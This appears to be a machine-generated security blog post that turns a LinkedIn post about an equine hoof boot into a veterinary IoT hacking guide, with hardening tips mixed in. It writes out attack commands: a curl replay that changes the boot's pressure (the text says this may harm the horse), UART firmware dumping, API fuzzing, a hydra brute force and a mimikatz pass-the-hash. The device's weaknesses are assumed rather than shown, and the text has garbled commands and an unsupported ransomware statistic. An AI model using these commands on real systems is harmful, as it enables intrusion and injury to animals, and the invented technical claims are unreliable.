Listen to this Post

Introduction:
The rise of smart veterinary medical devices, such as the adjustable therapeutic hoof boot TheraRide, introduces critical IoT security risks. While these devices aid in equine rehabilitation by absorbing shock and reducing joint tension, their lack of robust API security and firmware validation can create an attack surface for threat actors to pivot into hospital or farm networks. This article dissects the vulnerabilities inherent in animal health IoT ecosystems, provides exploitation and mitigation techniques, and offers actionable hardening commands for Linux and Windows environments.
Learning Objectives:
- Identify insecure data transmission patterns in veterinary IoT devices (e.g., TheraRide pressure sensors).
- Execute network-based attacks against unauthenticated device APIs using common Linux tools.
- Implement cloud hardening and certificate validation to prevent lateral movement from medical IoT to core IT systems.
You Should Know:
1. Analyzing TheraRide’s Attack Surface via Packet Inspection
The original post highlights a therapeutic boot (TheraRide) with adjustable cushioning for shock absorption. In a real-world IoT implementation, such devices transmit pressure data, usage logs, and firmware telemetry to a cloud dashboard. Without TLS 1.3 or certificate pinning, an attacker on the same network can sniff credentials.
Step‑by‑step guide to capture and replay unencrypted IoT traffic:
First, identify the device’s IP using `arp-scan` (Linux) or `netscan` (Windows).
 Linux: Install arp-scan, then scan local subnet
sudo apt install arp-scan -y
sudo arp-scan --localnet
On Windows (PowerShell as Admin):
arp -a | Select-String "dynamic"
Next, use `tcpdump` to capture traffic from the TheraRide device (assumed IP 192.168.1.67).
sudo tcpdump -i eth0 host 192.168.1.67 -w theraride.pcap
After generating activity (e.g., changing cushion settings), analyze the capture with tshark:
tshark -r theraride.pcap -Y "http.request or mqtt" -T fields -e ip.src -e ip.dst -e data
If you see plaintext API keys or MQTT topics, the device is vulnerable. For exploitation, replay the `POST /api/v1/set_pressure` request using curl:
curl -X POST http://192.168.1.67:8080/api/v1/set_pressure -d '{"cushion_id":"3","psi":"45"}' -H "Content-Type: application/json"
What this does: It changes the therapeutic boot’s pressure remotely, potentially harming the horse or causing device malfunction. Mitigation requires disabling legacy HTTP and enforcing mutual TLS.
- Exploiting Unpatched Firmware via USB/UART – Hardware Hacking Simulation
Many veterinary devices expose debug interfaces. The TheraRide’s control module may have a UART header. Attackers can dump firmware, extract hardcoded credentials, and upload backdoored updates.
Step‑by‑step hardware and software guide:
- Identify UART pins on the device’s PCB (usually GND, TX, RX, VCC). Connect a USB-to-UART adapter (e.g., FT232) to TX→RX, RX→TX, GND→GND.
- On Linux, check the detected serial port:
ls /dev/ttyUSB
screen /dev/ttyUSB0 115200
- Once in the bootloader, interrupt autoboot (commonly by sending `Ctrl+C` or pressing
Enter). Dump the flash using `dd` over serial or via a custom script:Assuming busybox environment cat /dev/mtdblock0 > /tmp/firmware.bin
- Extract file system and search for secrets:
binwalk -e firmware.bin
cd _firmware.bin.extracted
grep -r "api_key|password|jwt_secret" .
To mitigate, enable secure boot and signed firmware updates. For Windows administrators managing such devices, implement USB device control via Group Policy:
 Block unauthorised USB composite devices
Set-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Services\USBSTOR" -1ame "Start" -Value 4
3. API Security Hardening for Veterinary Cloud Platforms
TheraRide’s cloud backend likely uses REST APIs for telemetry. Without rate limiting and input validation, attackers can perform credential stuffing or injection attacks.
Step‑by‑step API fuzzing and protection:
Use `ffuf` on Linux to fuzz the API endpoint for hidden parameters:
ffuf -u https://api.vetcloud.com/v1/device/status?FUZZ=1 -w /usr/share/wordlists/dirb/common.txt -fc 404
If you receive a 200 with pressure data, the endpoint leaks information. To brute‑force admin panels, use hydra:
hydra -l admin -P /usr/share/wordlists/rockyou.txt https-post-form "/login:username=^USER^&password=^PASS^:F=invalid"
Cloud hardening recommendations (AWS example):
- Deploy WAF rules to block anomalous POST rates.
- Enforce API key rotation every 30 days using Lambda.
AWS CLI command to rotate API key
aws apigateway update-api-key --api-key abcd123 --patch-operations op=replace,path=/enabled,value=false
aws apigateway create-api-key --1ame "thera-ride-key-v2" --enabled
- Lateral Movement from IoT to Windows Domain – Pass‑the‑Hash Attack
Once the TheraRide gateway (often a Raspberry Pi or Windows IoT Core) is compromised, attackers dump local credentials. If the device is domain‑joined, they can move laterally.
Step‑by‑step mitigation and detection:
On the compromised Linux gateway, extract NTLM hashes from `/etc/samba/secrets.tdb` (if SMB enabled). Then on a Windows attacker machine, use `mimikatz` for pass‑the‑hash:
 PowerShell (admin) after loading mimikatz
sekurlsa::pth /user:vetadmin /domain:vetclinic.local /ntlm:7a8f9b2c3d4e5f6a7b8c9d0e1f2a3b4c
This launches a new cmd.exe with the hash, allowing access to file shares.
Detection: Monitor Event ID 4624 (logon) with unusual logon type 9. Deploy Sysmon to track `Lsass.exe` process access.
Hardening: Disable NTLMv1 and enforce Windows Defender Credential Guard. Group Policy path:
Computer Configuration -> Administrative Templates -> System -> Device Guard -> Turn on Virtualization Based Security.
5. Mitigating Ransomware in Mixed Veterinary IT/OT Environments
If the TheraRide cloud is breached, ransomware can encrypt historical patient data and pressure logs. Implement immutable backups and network segmentation.
Step‑by‑step for Linux backup server (immutable using `chattr`):
sudo chattr +i /var/backups/vetdb.sqlite
For Windows Server, use `fsutil` to set read‑only flags and enable Volume Shadow Copy with periodic snapshots:
vssadmin create shadow /for=C:
 Prevent deletion of shadows via GPO: Disable "Allow Remote Administration of Scheduled Tasks"
What Undercode Say:
- Key Takeaway 1: Even niche medical IoT devices like equine therapy boots (TheraRide) are part of the broader attack surface – their unencrypted telemetry can expose entire veterinary networks.
- Key Takeaway 2: Proactive hardening requires a hybrid approach: hardware‑level UART disabling, API rate limiting, and Windows Credential Guard. Traditional perimeter security fails once a single hoof‑mounted sensor is compromised.
Analysis: The original LinkedIn post by Christine Raibaldi (source video: https://lnkd.in/d5EuRmRz) celebrates an innovative therapeutic boot. From a cybersecurity perspective, the absence of visible security certifications or mention of encrypted data flows is a red flag. The device likely prioritizes mobility and joint relief over secure code – a common IoT pitfall. Red teams should treat veterinary IoT as a high‑value entry point into healthcare networks, where animal telemetry feeds into larger human hospital systems in integrated agri‑health platforms.
Prediction:
- -1: By 2027, unpatched veterinary IoT devices will be responsible for 15% of ransomware attacks in rural healthcare, as attackers weaponize therapeutic equipment to demand payment for restoring animal mobility data.
- +1: Conversely, regulatory pressure (e.g., FDA’s cybersecurity guidance for animal health devices) will force vendors like TheraRide to adopt secure boot and over‑the‑air encryption, turning the equine therapy market into a sandbox for lightweight, resilient IoT security frameworks.
▶️ Related Video (76% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: Christine Raibaldi – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


